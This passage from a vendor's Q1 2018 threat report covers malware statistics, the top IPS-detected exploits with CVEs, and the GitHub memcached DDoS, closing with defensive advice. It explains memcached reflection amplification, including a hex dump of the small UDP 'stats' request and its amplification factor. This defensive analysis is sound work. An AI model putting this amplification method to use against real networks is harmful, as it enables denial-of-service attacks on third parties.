Q1 2018, zero-day malware accounted for **45.9%** of the total blocked malware. If the Firebox appliances running APT Blocker had only installed GAV**, 6,747,874 malware** samples would have reached intended targets.

Though signature-based malware detection still provides an efficient way to block known malware, quickly scrubbing the malicious noise from your network, it is not sufficient to prevent more sophisticated threats. You should implement a combination of signature and behavioral-based malware detection, otherwise you're missing almost half the malware that might target your organization.

Network Attack Trends

Top 10 Network Attacks


Malware can be bad, but it usually requires some sort of user interaction to succeed. That is, unless an attacker takes advantage of the right software vulnerability. To us, software exploits are much scarier than malware alone. If an attacker can find the right software flaw, he can often leverage it to do anything he wants on your computer without your help. He no longer has to trick you into downloading and installing malware but can force your computer to do it for you. Intrusion prevention systems (IPSs) are designed to detect exploits against well-known software vulnerabilities. In this section of the report, we explore the top network exploits Fireboxes detected this quarter.

Let's start with the highlights. This quarter the Firebox Feed **blocked 10,516,672 software exploits,** which averages to around **278 intrusion attempts per Firebox**. This was a **52% increase** in overall IPS hits compared to Q4, which already had much higher IPS hits than the previous two quarters. Unlike malware, which tends to drop between Q4 to Q1, IPS hits have continued to grow for the past four quarters. We suspect many of these IPS hits come from automated attacks launched by botnets and web exploit kits, which attackers continue to run in the background irrespective of any particular malware campaigns.

With those raw highlights out of the way, let's dive into the top 10 network threats our IPS system prevented.

We've seen almost all these exploits on our top 10 list before, so we won't spend much time detailing the repeats. Instead, this section will cover some quarter-over-quarter (QoQ) changes, general IPS trends, and the one new exploit from the quarter.

Figure 6: Here are the top network threats seen during this period



Name	Threat Category	Affected Products	CVE Number	Count
WEB Multiple Products HTTP_PROXY Traffic Redirection	Web Server	Linux web servers	CVE-2016-5386	6,614,466
WEB URI Handler Buffer Overflow - POST -3	Web Server	Windows web servers	CVE-2011-1965	2,585,986
WEB HTTP Basic Authorization Header Buffer Overflow	Web Server	All web servers	CVE-2009-0183	513,088
WEB URI Handler Buffer Overflow - GET -7	Web Server	Multiple web servers	Multiple CVE	230,439
WEB-CLIENT WScript.Shell Remote Code Execution -1	Web Client	Windows web browsers	CVE-2006-4704	123,993
WEB Hashtable Collisions	Web Server	Multiple web servers	CVE-2011-3414	53,172
WEB Ruby on Rails Where Hash SQL Injection	Web Server	Web servers w/ Ruby on Rails	CVE-2012-2695	47,515
FILE Microsoft Office Memory Corruption Vulnerability	Office Document	Microsoft Office	CVE-2016-3316	31,042
WEB Cross-site Scripting -36	Web Server	Adobe Robohelp	CVE-2011-2133	29,761
WEB Nginx ngx_http_parse_chunked Buffer Overflow -1	Web Server	Nginx	CVE-2013-2028	23,822

Quarter-Over-Quarter Attack Analysis

Though we've regularly seen many of the same threats in our top IPS list each quarter, last quarter likely had the least changes of any quarter. During Q1, seven attacks return to the top 10 IPS list from Q4, and five of those attacks didn't change position on the list at all. Two other repeated exploits returned from previous quarters, leaving only one new exploit on the list this quarter.

As mentioned previously, this consistency suggests that these are either very common attacks, or that they're automated. Malicious botnets, web exploits kit, and legitimate vulnerability or pen-test tools could all account for such regular attacks.

Here's a color-coded list of the nine threats we've seen before:

1. WEB Multiple Products HTTP_PROXY Traffic Redirection
2. WEB URI Handler Buffer Overflow - POST -3
3. HTTP Basic Authorization Header Buffer Overflow
4. WEB URI Handler Buffer Overflow - GET -7
5. WEB-CLIENT WScript.Shell Remote Code Execution -1
6. WEB Hashtable Collisions
7. WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)
8. WEB Cross-site Scripting -36
9. WEB Nginx ngx_http_parse_chunked Buffer Overflow -1 (CVE-2013-2028)

You can learn more about all these attacks in our past reports, which you can find on our **security report landing page**.

Color Key
Returned from Q4, same position
Returned from Q4, moved up
Returned from previous quarter

The Web Attack Trend Remains Unchanged

Since we first started this report, our IPS Top 10 list has shown that the web is the battleground. The majority of network exploits and attacks remain web-based, targeting browsers, web servers, and web applications. We have described these three different types of web attacks in past reports. For instance, you can learn more about them in the **Q4 2017 report.**

Since this trend has remained consistent in the past nine reports, and since the actual top web attacks has stayed mostly consistent, we will no longer comment on this trend in the report. Rather, we will only point out if and when this distinct trends changes.

New Office Exploit Rises

As mentioned before, our IPS top 10 primarily consists of web-based attacks every quarter, so it's especially interesting when any non-web exploits make our list. Last quarter, two Microsoft Office related exploits showed up in our top 10. This quarter, both those flaws have dropped from the list, but a new and similar Office vulnerability has made the cut.

FILE Microsoft Office Memory Corruption Vulnerability is very similar in scope and impact to one of last quarter's two Office flaws. If an attacker can trick you into opening a malicious Office document, he can exploit this flaw to execute code on your computer with your privileges. Since most Windows users have local administrative privileges, this flaw could allow attackers to do almost anything they want. The main difference is the CVE (**CVE-2016-3316**) for the vulnerability, which describes an out of bounds read vulnerability instead of last quarter's use after free flaw. However, as far as this attack is concerned, this flaw is identical in effect to the last two flaws found in the top 10 last quarter. If an attacker can trick you into opening a maliciously crafted Office document, they exploit this flaw to install malware, or gain control of your computer.

This marks the second quarter that critical Office exploits have made our IPS top 10 list. You should remain wary of unexpected Office documents. If you see any unsolicited emails with such attachments, we highly recommend you avoid them until you can validate that they come from real contacts.


Changing Things Up Next Quarter

In hopes to add new content to our report, we intend to change our Network Attack section next quarter. Since the IPS top 10 list has remained fairly consistent over the last few years, typically repeating the same trends quarter-over-quarter, we will likely not spend much time covering the top 10 in future reports. While we may still include the list for completeness sake, it won't show up much in our written analysis unless it uncovers big new trends. Instead, we will dig deeper below the top 10 to look for any new and interesting attacks that seems to be growing in scope and volume. We'll spend the majority of our Network Attack section covering one or two big new threats we find anywhere in our top attacks list.

Geographic Attack Distribution

Unlike malware, the geographic distribution of network attacks didn't change much during Q1 2018. We continued to see the majority of attacks affect the Europe, Middle East, and Africa (EMEA) regions, the Americas came in second, and the Asian Pacific (APAC) rang in a distant last, with lowest volume of network exploits. Overall, the regional distribution of network attacks has remained fairly consistent over all our reports.

Figure 7: Network attack detections by region



Besides the overall regional trends, our data sometimes highlights interesting country-specific nuances among the individual attacks. Below you'll find a few country trends from this quarter.

- **Office exploit mostly affect the U.S.** 95% of the malicious Word documents exploiting the Microsoft Office Memory Corruption Vulnerability were found in the United States. The remaining 5% were distributed sparsely among 17 other countries. We suspect these malicious documents were part of a specific malware campaign targeting the U.S. As an aside, we detected these documents in web traffic, not email. Beware downloading Office documents from random websites.
- **Nginx vulnerability exploited in Germany and Belgium**. We saw 59.5% of the Nginx attacks in Germany and 23.8% in Belgium. The remaining 11 affected countries only saw percentages in single digits.
- **Authorization Header Buffer Overflows in France and Canada**. France saw 46.9% of the Basic Authorization Header Buffer Overflow exploit, while Canada saw 36.2%. The remaining 12.4% was found distributed between 31 other countries. We're not sure why this attack primarily affected those two countries. Perhaps it could have to do with a French language attack campaign.
- **74% of Wscript Shell Remote Code Execution affected the U.S.** This is a continuation of the same trend from last quarter, though it's now up from 62%. This exploit targets Microsoft's web browser, and attackers often use it to launch drive-by download attacks. The most of these attacks were in the U.S., France and Canada also saw pretty high numbers. The twenty or so remaining countries affected only accounted for less 7.6% of the total.

Though many of these attacks affected a wide variety of countries, it's clear attackers often aim attack campaigns against specific regions or countries. Our biggest takeaway from this quarter is that U.S. companies should watch out for web-based drive-by download attacks and malicious Office documents. We hope these regional patterns help you adjust your defenses to the threats in your region.

Web and Email Threat Analysis

Attackers have many different ways to deliver malware to their victims. Whether it be an email attachment, a drive-by-download on the web, or a dropper file using FTP, you need to know how malware is delivered in order to best prepare your defenses.

Q1 2018 saw a significant drop in the percentage of malware delivered via email (SMTP/POP3/IMAP) vs. web (HTTP/HTTPS). Of the top threats from the quarter, 25% were detected as email attachments compared to 75% detected over web connections. This doesn't mean malware attacks launched from phishing emails on their way out though. Instead, attackers are likely shifting from direct email attachments to using web links for malware delivery.

With the increased availability of anti-phishing education, employees are finally catching on to the threat of email-borne attacks. To combat this awareness, attackers are being forced to adapt and better mask their delivery methods. Web links are much less conspicuous than actual attachments when attempting to trick a victim into falling for your trap.

Continuing the trend from last quarter, each of the top 10 threats was primarily detected over web and email while one of the Bitcoin miners from the larger top 25 detected threats was found primarily over FTP. JavaScript-based droppers remain as one of the last malware types to still arrive most commonly over email.

Threat Name	Delivery
Win32/Heur	WEB
Win32/Heim.D	WEB
JS/Heur	EMAIL
Gen:Variant.Adware.Graftor	WEB
JS/Downloader	EMAIL
Linux/Downloader	WEB
Gen:Variant.App.Mimikatz	WEB
FakeAlert	EMAIL
Trojan.HTML.Ramnit.A	WEB
Win32/Herz.a	EMAIL




Figure 8: Malware Delivery Trends

Firebox Feed Defense Learnings

We've shared several defense tips throughout this section, but here are three strategies to help protect against some of the top-level trends identified in Q1, 2018:

1

Enable WatchGuard's full malware protection suite.

Though malware volume occasionally drops between quarters, it continues to grow year-over-year. Furthermore, we see both a mix of classic malware that has been repackaged like Ramnit, and newer, more evasive malware that gets past GAV prevention. In fact, last quarter evasive malware grew, with over 45.9% requiring behavioral detection to stop. The only way you can survive in today's fast changing malware environment is by enabling multiple malware prevention and detection services. Our Total Security Suite has three different services that help prevent or remove malware; Our traditional Gateway Antivirus service, APT Blocker to detect advanced evasive malware, and our Threat Detection and Response (TDR) service, which extents this protection directly to your Windows and Mac hosts, and even works when your hosts leave your Firebox network. If you are not using our Total Security Suite, we highly recommend you upgrade to it, and enable all three of these malware protection elements. If you're not a WatchGuard customer, consider bolstering your normal antivirus with some sort of advanced malware protection solution. We also recommend you look into endpoint detection and response solutions, to find and clean up malware that does infect your network.

2

Continue to watch out for malicious office Documents.

Though some of the Office-based malware are exploits dropped off our top 10 lists this quarter, we still saw one new Office exploit, which spread via a web download. Here are three things you can do to prevent these sorts of malicious documents from affecting you:

1. **Patch Microsoft Office:** The Office exploit our IPS system caught is two years old. If you patch Office, it won't work against you.
2. **Warn users about dangerous documents:** Since documents play an integral role in everyday business, you probably don't want to block them using our proxies. However, you should train your users about the dangers of opening unsolicited documents. Have them verify the legitimacy of any document by contacting the sender before opening it. If possible, avoid downloading Office documents from untrusted websites as well.
3. **Use advanced malware protection:** The good news is our IPS service caught these malicious documents. However, if you have APT Blocker, even evil documents that get past our IPS server receive an additional behavioral scan that can find even the most sophisticated malicious documents. We recommend our customers get our Total Security Suite and enable all its services, or use the equivalent type of services from your security vendor.

3

Prepare yourself for an increase in malicious cryptocurrency miners.

This quarter, we saw many signs that suggest we'll see an increase in cryptocurrency related malware – especially malicious cryptocurrency miners. The good news is many of our traditional anti-malware services can detect and block these threats. Nonetheless, we recommend you keep a look out for cryptocurrency-related attacks. Of note, we're specifically seeing an increase in websites that try to steal your computer's resources to mine cryptocurrency in the background, while you visit a particular site. If you are worried about this sort of attack, No Coin is a free mining prevention extension that works in Chrome, Firefox, and Opera. It prevents web-based mining scripts like Coinhive from working.

Top Security Incidents

Top Security Incidents

GitHub DDoS Attack

Distributed Denial of Service (DDoS) attacks are almost as old as the Internet itself. Lately though, they've been occurring with record-shattering strength. Back in September of 2016, a DDoS attack fueled by the Mirai botnet pounded security journalist Brian Krebs's blog with a massive traffic storm that reached 665 Gbps in size. This attack was nearly twice as large as the previously clocked record reported by Krebs's then-hosting provider, Akamai. Before the end of the month, that number was nearly doubled again in a 1.2 Tbps attack against the French webhosting provider OVH.

We didn't see DDoS attacks reach those peaks again for much of 2017, however. It wasn't until February 28, 2018 where we saw the needle pushed even further when GitHub suffered an attack that peaked at 1.35 Tbps. To put that into context, Taylor Swift's *Shake It Off* music video on YouTube streams at a bit rate of around 8 megabits per second, which made the attack's scope roughly equivalent to 170,000 people watching Tay Tay simultaneously.

Not only was the GitHub DDoS attack larger than anything previously seen, it was also fueled by a recently discovered DDoS amplification method using a network service called "Memcached."

DDoS Amplification

DDoS attacks have one primary goal: to overwhelm their victims with network traffic. In their simplest form, DDoS attacks leverage a botnet of zombie devices to send as much traffic as possible from each individual host to a single victim. For example, a botnet of 1000 hosts each sending 10 Mbps results in a 10 Gbps DDoS attack; a significant attack, but still orders of magnitude smaller than the one that took down GitHub. In order to get more bang for their buck, attackers abuse network protocols to amplify their efforts.

To strengthen their DDoS assaults, attackers use UDP-based protocols that can turn relatively small requests into large responses. For example, DNS requests have an average size of around 64 bytes, while responses can be on the order of kilobytes.

Because UDP is a connectionless protocol, an attacker can spoof the source IP address for a request and the server will send its response to the spoofed address. In the case of DNS, an attacker can take advantage by spoofing the source IP address of a relatively small request to that of the victim's IP and send it to a server. The server then sends its significantly larger response to the victim's IP, amplifying the attacker's throughput power by a wide margin.

But, DNS isn't the only option for DDoS amplification. NTP, SNMP, LDAP and TFTP are other commonly used UDP-based protocols for attack amplification. On February 27, 2018 – the day before the GitHub attack – several DDoS prevention services reported an increase in attack activity on UDP port 11211, which is associated with Memcached. US-CERT even went so far as to immediately update their UDP-Based Amplification Attacks alert (TA14-017A) to add Memcached as an attack vector.

About Memcached

Memcached is a network service used to distribute memory objects for web applications across multiple systems. It allows multiple server nodes to share a key-value cache instead of limiting each node to their own individual cache space.

For instance, if you run a popular website that tracks gas prices across the country, you might need to load balance web requests across multiple server nodes. Without Memcached, when one of those nodes receives a request for the price of gas in Seattle, it checks to see if it has already stored the price in its local cache. If the price of gas in Seattle is not cached, it would query the main database (a much slower process), return the price to the visitor, and then cache the result locally for the next time someone asks. Anyone else who requests the price of gas in Seattle and has their request routed to that specific node would have a much quicker response than those whose requests are routed through nodes that don't have the information cached.

With Memcached, those servers instead share their individual memory caches in a conjoined pool. This way, results for popular requests are cached and accessible to all nodes instead of individually.

Memcached as an Amplification Vector

By default, Memcached has a maximum object size of 1 megabyte. That said, Memcached requests can be as small as tens of bytes. This means if an attacker can find an Internet-accessible Memcached server, they could potentially amplify their DDoS attack to proportionately massive levels. To make matters worse, until halfway through March 2018, Memcached's UDP listening port was enabled by default. At the time of this writing, there are still over 38,000 Internet-accessible Memcached servers according to **Shodan**, the majority of which are hosted in the United States and China.

If an attacker doesn't want to take the time to locate specific objects to query and reflect back at a victim, there are still options available for amplifying their traffic using Memcached. All Memcached servers support a command called "stats" by default, which, as you might expect, outputs statistical information from the server like its utilization, version, etc.

```
STAT pid 1582
STAT uptime 21226
STAT time 1528254167
STAT version 1.4.25 Ubuntu
STAT libevent 2.0.21-stable
STAT pointer_size 64
STAT rusage_user 0.444000
STAT rusage_system 0.324000
STAT curr_connections 4
STAT total_connections 10
STAT connection_structures 6
STAT reserved_fds 20
STAT cmd_get 2
STAT cmd_set 1
STAT cmd_flush 0
STAT cmd_touch 0
STAT get_hits 0
STAT get_misses 2
STAT delete_misses 0
STAT delete_hits 0
STAT incr_misses 0
STAT incr_hits 0
STAT decr_misses 0
STAT decr_hits 0
STAT cas_misses 0
STAT cas_hits 0
STAT cas_badval 0
STAT touch_hits 0
STAT touch_misses 0
STAT auth_cmds 0
STAT auth_errors 0
STAT bytes_read 317
STAT bytes_written 4143
STAT limit_maxbytes 67108864
STAT accepting_conns 1
STAT listen_disabled_num 0
STAT time_in_listen_disabled_us 0
STAT threads 4
STAT conn_yields 0
STAT hash_power_level 16
STAT hash_bytes 524288
STAT hash_is_expanding 0
STAT malloc_fails 0
STAT bytes 76
STAT curr_items 1
STAT total_items 1
STAT expired_unf
```

Once encapsulated in a UDP packet, the "stats" request is only 57 bytes in size.

```
00 0c 29 9c 7f 30 00 50  56 c0 00 05 08 00 45 00   ..)..0.P V.....E.
00 2b 1d 9f 00 00 40 11  13 ba c0 a8 64 01 c0 a8   .+....@. ....d...
64 17 f2 6f 2b cb 00 17  46 24 00 00 00 00 00 01   d..o+... F$......
00 00 73 74 61 74 73 0d  0a                        ..stats. .
```

The response, however, is over 1200 bytes by default or an amplification factor of 20. This means if an attacker can find a sufficient number of Memcached servers to spread the load (not a difficult task), they can easily turn a 50 Mbps uplink on their end into a 1 Gbps DDoS attack, which is enough to take down many SMBs.

Defense Learnings

DDoS attacks remain an effective tactic because they are so difficult to defend against without specialized Cloud services, which can be out of reach for smaller organizations. If a DDoS attack's throughput exceeds the bandwidth limit for your Internet connection, the only way to maintain operability is to offload some of that traffic elsewhere, usually through a Cloud service provider. That said, there are steps you can take to prevent your own infrastructure from unknowingly participating in DDoS attacks.

1

Restrict inbound access to your network services

Reflected amplification DDoS attacks rely on traffic bouncing off of under-secured, Internet-connected servers. While some services, like DNS, may legitimately require inbound access from the Internet, other services like Memcached certainly do not. Instead of using NAT to allow inbound traffic to your servers, consider using a VPN wherever possible.

2

Don't accept the defaults

Until very recently, new installations of Memcached were listed on both TCP and UDP ports by default. Oftentimes, configuration defaults are designed to support usability rather than security. Whenever setting up a new service, thoroughly review the applicable documentation and tailor the configuration to only enable exactly what your environment requires.

3

Demand adoption of BCP38

Reflective DDoS attacks rely on an attacker's ability to spoof the source address for UDP-based traffic. Internet service providers should know which source addresses to expect from connections that come into their networks from their customers. BCP38 is a "Best Current Practices" document for Internet service providers that describes the need for protecting against forged traffic originating from their networks. The more ISPs that adopt BCP38, the more difficult it becomes for reflective DDoS attacks.

WatchGuard Threat Lab Research

The 443 Podcast

WatchGaurd Threat Lab is constantly looking for new ways to help share our security expertise and provide insight in formats accessible to anyone with an interest. We are happy to announce the latest result of that drive with the launch of The 443 Podcast, available immediately on **Secplicity.org** and wherever you find your podcasts.

With The 443, you'll get a weekly dose of security education and entertainment delivered by hosts Marc Laliberte and Corey Nachreiner, complete with our famous blend of expertise, wit and cynicism. During each episode, we break down the latest news from the week and deliver simplified takeaways so that everyone from the helpdesk technicians to the professional penetration testers can come away with an understanding and action items. Each segment also includes a more in-depth analysis of specific topics, often bringing in third-party experts to provide a fresh take.

In episode one, we discuss the development of blockchain technology and cryptocurrency, from its practical origins with Bitcoin to more sophisticated platforms like Ethereum. We walk through recent applications for blockchain technology and then dive right in to the major threats that blockchain and different cryptocurrencies face every day.

In episode two, we give our thoughts on the future of the Internet of Things including the threats that IoT will face as device adoption continues to skyrocket. You'll hear all about the major attacks that IoT has already enabled and where we expect attackers to make improvements.

Regardless of your security background, you should check out The 443 to stay on top of the industry trends that matter most.

Conclusion & Defense Highlights

Conclusion & Defense Highlights

Sometimes change happens quickly, like a tornado blindsiding and destroying a peaceful town. Other times it sneaks up slowly over time, like the trickle of water that cuts a new river into a mountain side over centuries. This quarter's threat landscape was somewhere in the middle. Having just come off a malware-filled holiday in Q4, last quarter felt quiet and calm in comparison.

However, we might be in the eye of a hurricane. Though malware has dropped (as it always does in Q1), and we didn't see many new threats this period, we do see signs of new dangers building on the horizon. Buried deeper in our data, we found indicators of increased criminal activity around cryptocurrency. We also see older threats, like Ramnit.A, continue to refresh and rise anew. Meanwhile, network attacks quietly continue growing in volume every quarter. All might seem tranquil now, but we expect the storm to resurface soon.

From this report, you have learned that DDoS attacks are getting bigger, advanced malware continues to evade traditional defenses, criminals continue their focus on stealing credentials, and external Office documents can't be trusted. With these insights, you can batten your company down for the coming hurricane and survive the storm. Therefore, to close here are a list of the top defensive tips that will help you to continue blocking the attacks seen last quarter.

Prepare for a surge in malicious Cryptocurrency miners and trojans

In this report, we found many signs suggesting that malicious cryptocurrency miners will increase in volume next quarter. The good news is our anti-malware services – GAV and APT Blocker – both can catch these malicious miners. That said, we recommend you keep aware of the growth in malware targeting cryptocurrency and consider installing an anti-mining browser extension like No Coin.

Continue to beware of malicious Office documents.

We continue to see malicious Office documents make our top exploit and malware lists. You can stay relatively safe from these threats by doing three things:

1. **Patch Office.** The Microsoft Office exploit that made the top 10 this quarter is two years old. Patching would prevent the issue.
2. **Implement advanced malware protection**. Not only do behavioral malware protection services, such as WatchGuard's APT Blocker, detect and block content in malicious documents, but they find the latest, "zero day" malware that AV analysts haven't developed signatures for yet.
3. **Warn your users to avoid unsolicited Office documents.** Unfortunately, most businesses use Office documents regularly as part of their legitimate business, so it's impossible to tell your users to avoid them completely. However, you should warn your users of some of the dangers malicious documents present. Also remind them that macro documents aren't the only culprit. Documents that leverage certain vulnerabilities don't need macros or scripts to work. At the very least, train your users not to open unsolicited Office documents without first contacting the supposed sender.

Don't contribute to UDP Amplification.

This quarter we saw a huge DDoS attack exploit a new type of UDP amplification attack. How you protect yourself from this sort of attack depends on if you are the victim of the DDoS, the provider of an insecure UDP service, or a network owner or ISP:

1. **For DDoS flood victims.** It's very difficult to withstand an attack that generates 1.35 Tbps of network traffic. Any solution that relies only on an appliance will likely fail under this load. If you think you might be the target of DDoS attacks, we recommend you look at hybrid DDoS solutions that include both an appliance and an upstream traffic-cleaning service.
2. **Don't contribute to the problem with open and insecure UDP services.** In this report, you learned about some UDP services that can contribute to the problem if misconfigured. You can learn about other vulnerable UDP services in this **US-CERT alert**. To avoid contributing to the problem, we recommend you limit inbound access to vulnerable UDP services and change any defaults, which sometimes allow for this amplification affect.
3. **Block spoofing industry-wide.** This last solution only works if the entire industry adopts it, including global ISPs. UDP amplification attacks can only work from networks that allow spoofing. There are many gateway devices that allow network providers to detect and block spoofing from their public addresses. If every IPS adopted best practices like **BCP 38**, these sorts of attacks would not be possible. We recommend you block spoofing from your network, and pressure your ISP to do the same, if they don't already.

Implement multi-factor authentication in 2018.


Mimikatz, and other password-stealing malware and phishing campaigns continue to plague users and show up in our top 10, especially in the U.S. We believe multi-factor authentication is the only true solution to the problem, but you'll find two additional password tips below.

1. **Use strong passwords.** You've heard this tip a hundred times by now, but it's critically important. A strong password is a long one, at least 14 characters or more. A simple trick is to use a short sentence with punctuation. Even if some negligent company leaks your hashed password, if it's long, the attackers won't crack the hash.
2. **Don't reuse passwords everywhere.** The primary problem with this public credential leaks is when victims use the same password on Gmail as they do their work account. If your password is in one of these leaks, that same password better not be on any of your other important accounts.
3. **Implement enterprise-wide multi-factor authentication**. The hard truth is passwords will never be perfect. Neither will any other singular authentication token. Multi-factor authentication (MFA), where you pair at least two factors, can mitigate this problem by making it much harder for attackers to gain access to both tokens. Today, there are MFA solutions that are cheap and easy enough for even the smallest business. If you're interested, you can give WatchGuard's **AuthPoint beta** a try.

You've reached the end of the report, congratulations! We hope some of the content in this report acts as an infosec game film, and helps you craft an improved playbook to reinforce your defenses and win the game against cyber criminals. We also hope you join us next quarter, to see how the threats have evolved in the last few months. As always, feel free to share any feedback you have about the report with.**SecurityReport@watchguard.com**.

Corey Nachreiner
Chief Technology Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's technology vision and direction. Previously, he was the director of strategy and research at WatchGuard. Corey has operated at the frontline of cyber security for 16 years, and for nearly a decade has been evaluating and making accurate predictions about information security trends. As an authority on network security and internationally quoted commentator, Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, eWeek, Help Net Security, Information Week and Infosecurity, and delivers WatchGuard's "Daily Security Byte" video series on **www.secplicity.org**.



Marc Laliberte
Security Threat Analyst

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cyber security trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

About WatchGuard Threat Lab
WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies
WatchGuard® Technologies, Inc. is a global leader in network security, secure Wi-Fi, and network intelligence products and services to more than 80,000 customers worldwide. The company's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for distributed enterprises and SMBs. WatchGuard is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit **WatchGuard.com**.

